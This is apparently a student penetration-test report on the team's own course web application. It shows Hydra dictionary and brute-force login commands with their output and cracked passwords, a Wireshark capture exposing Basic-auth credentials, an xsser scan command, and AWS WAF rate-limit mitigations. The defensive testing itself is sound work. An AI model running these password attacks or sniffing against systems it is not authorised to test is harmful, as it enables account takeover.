Penetration Testing

Following are the the few vectors that we tried to analyse any security holes in our application

1. Authentication
2. Authorization
3. Packet sniffer with wireshark
4. Bot and scrapper mitigation
5. File upload
6. Apache users


1. Authentication

Hydra tool provides mechanism to try commonly used passwords also brute force password authentication of given length and characters.

a. Commonly used password detection : We choose this vector since there is no restriction on password in our web application to use strong password.

```
root@kali:~# hydra -l temp1@gmail.com -V -P /usr/share/wordlists/fasttrack.txt http-get://csye6225-fall2018-bilgundik.me
```

Mitigation: enforcing strong password in web application and updating web firewall to limit number of bad request.




```
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "winter2013" - 168 of 222 [child 14] (0/
0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "winter2012" - 169 of 222 [child 10] (0/
0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "winter2011" - 170 of 222 [child 11] (0/
0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "winter2010" - 171 of 222 [child 8] (0/0
)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "winter2009" - 172 of 222 [child 1] (0/0
)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "winter2008" - 173 of 222 [child 4] (0/0
)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "123456" - 174 of 222 [child 15] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "abcd123" - 175 of 222 [child 5] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "abc" - 176 of 222 [child 2] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "burp" - 177 of 222 [child 13] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "private" - 178 of 222 [child 6] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "unknown" - 179 of 222 [child 12] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "wicked" - 180 of 222 [child 9] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "alpine" - 181 of 222 [child 0] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp4@gmail.com" - pass "trust" - 182 of 222 [child 3] (0/0)
[80][http-get] host: csye6225-fall2018-bilgundik.me   login: temp4@gmail.com   password: summer2012
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-23 21:23:01
root@kali:~#
```

b. Brute force attack on week password : Since there is no restriction on length of password we tried doing a brute force attack using 4 length alphanumeric character.

root@kali:~# hydra -l temp@gmail.com -V -x 4:4:aA1
http-get://csye6225-fall2018-bilgundik.me

result: Brute forcing a four character takes a lot of combination which resulted in blocking the IP address temporarily with AWS waf. Without waf we could have successfully got the password since there is no restriction on number of combinations that we can try.




```
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "aduq" - 2565 of 456976 [child 14] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "adur" - 2566 of 456976 [child 6] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "adus" - 2567 of 456976 [child 7] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "adut" - 2568 of 456976 [child 11] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "aduu" - 2569 of 456976 [child 8] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "aduv" - 2570 of 456976 [child 0] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "aduw" - 2571 of 456976 [child 4] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "adux" - 2572 of 456976 [child 12] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "aduy" - 2573 of 456976 [child 2] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "aduz" - 2574 of 456976 [child 5] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "adva" - 2575 of 456976 [child 1] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "advb" - 2576 of 456976 [child 3] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "advc" - 2577 of 456976 [child 9] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "advd" - 2578 of 456976 [child 15] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "adve" - 2579 of 456976 [child 10] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "advf" - 2580 of 456976 [child 14] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "advg" - 2581 of 456976 [child 13] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "advh" - 2582 of 456976 [child 6] (0/0)
[ATTEMPT] target csye6225-fall2018-bilgundik.me - login "temp@gmail.com" - pass "advi" - 2583 of 456976 [child 7] (0/0)
[80][http-get] host: csye6225-fall2018-bilgundik.me   login: temp@gmail.com   password: aduy
[80][http-get] host: csye6225-fall2018-bilgundik.me   login: temp@gmail.com   password: advc
[80][http-get] host: csye6225-fall2018-bilgundik.me   login: temp@gmail.com   password: advf
[80][http-get] host: csye6225-fall2018-bilgundik.me   login: temp@gmail.com   password: advi
[STATUS] 861.00 tries/min, 2583 tries in 00:03h, 454393 to do in 08:48h, 16 active
```

2. Authorization

An authenticated user can try to access resources of another user.

2. Http packet sniffing and password detection using Wireshark

   The packets captured from user accessing the API we could get the base64 encoded password




```
▶ Internet Protocol Version 4, Src: 192.168.1.13, Dst: 107.23.56.101
▶ Transmission Control Protocol, Src Port: 62842, Dst Port: 80, Seq: 1, Ack: 1, Len: 341
▼ Hypertext Transfer Protocol
  ▶ GET / HTTP/1.1\r\n
    cache-control: no-cache\r\n
    Postman-Token: abbcbecf-5f6c-44f6-9cc3-6f24d297c913\r\n
  ▼ Authorization: Basic dGVtcEBnbWFpbC5jb206c2Zsaw==\r\n
      Credentials: temp@gmail.com:sflk
    User-Agent: PostmanRuntime/7.4.0\r\n
    Accept: */*\r\n
    Host: csye6225-fall2018-bilgundik.me\r\n
  ▶ cookie: JSESSIONID=FB6A65F3F8B21ABD40ED3D5D4C668746\r\n
    accept-encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://csye6225-fall2018-bilgundik.me/]
```

3. Bot and scrapper mitigation

The intent of this test to detect if a particular IP is flooding the web application with valid but too many requests which will affect other users from accessing the web application.

Mitigation: We tried configure the firewall to limit the number of request to 2000 every 5 min. With firewall we could see that AWS waf blocking a particular IP for 5 min.



There are no conditions in this rate-based rule, all requests will be matched. Choose "Edit rule" button above to add one.

Rate limit

2,000 requests in a five-minute period.


IP addresses currently blocked or counted

IP addresses
73.92.207.123/32

4. File upload size restriction

There could be scenario where attacker can try to upload a very big file or a malicious file. we restricted the file size to be uploaded to 2 Mb.

AWS waf blocks the requests that exceeds any malicious file uploads



POST http://csye6225-fall2018-bilgundik.me/transaction/e7d5ec70-9ba1-4787-9602-3ed98caf1591/attachments

KEY	VALUE	DESCRIPTION
file	first	file
Key	Value	Description

Body Cookies (1) Headers (5) Test Results   Status: 403 Forbidden Time: 169 ms Size: 287 B

```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
```

4. cross site scripting

Since our web app provides a way to upload transaction and attachments. A user can upload malicious script that will be visible to other users.

we tried running cross site scripting for all our urls, couldn't find any issue since one user cannot view others data. since all the users are authorised.

```
xsser -i "list_of_url_targets.txt" --auto --timeout "20" --threads "5" --delay "10" --Xsa --Xsr --Coo
--proxy "http://127.0.0.1:8118" --Doo -s --verbose
```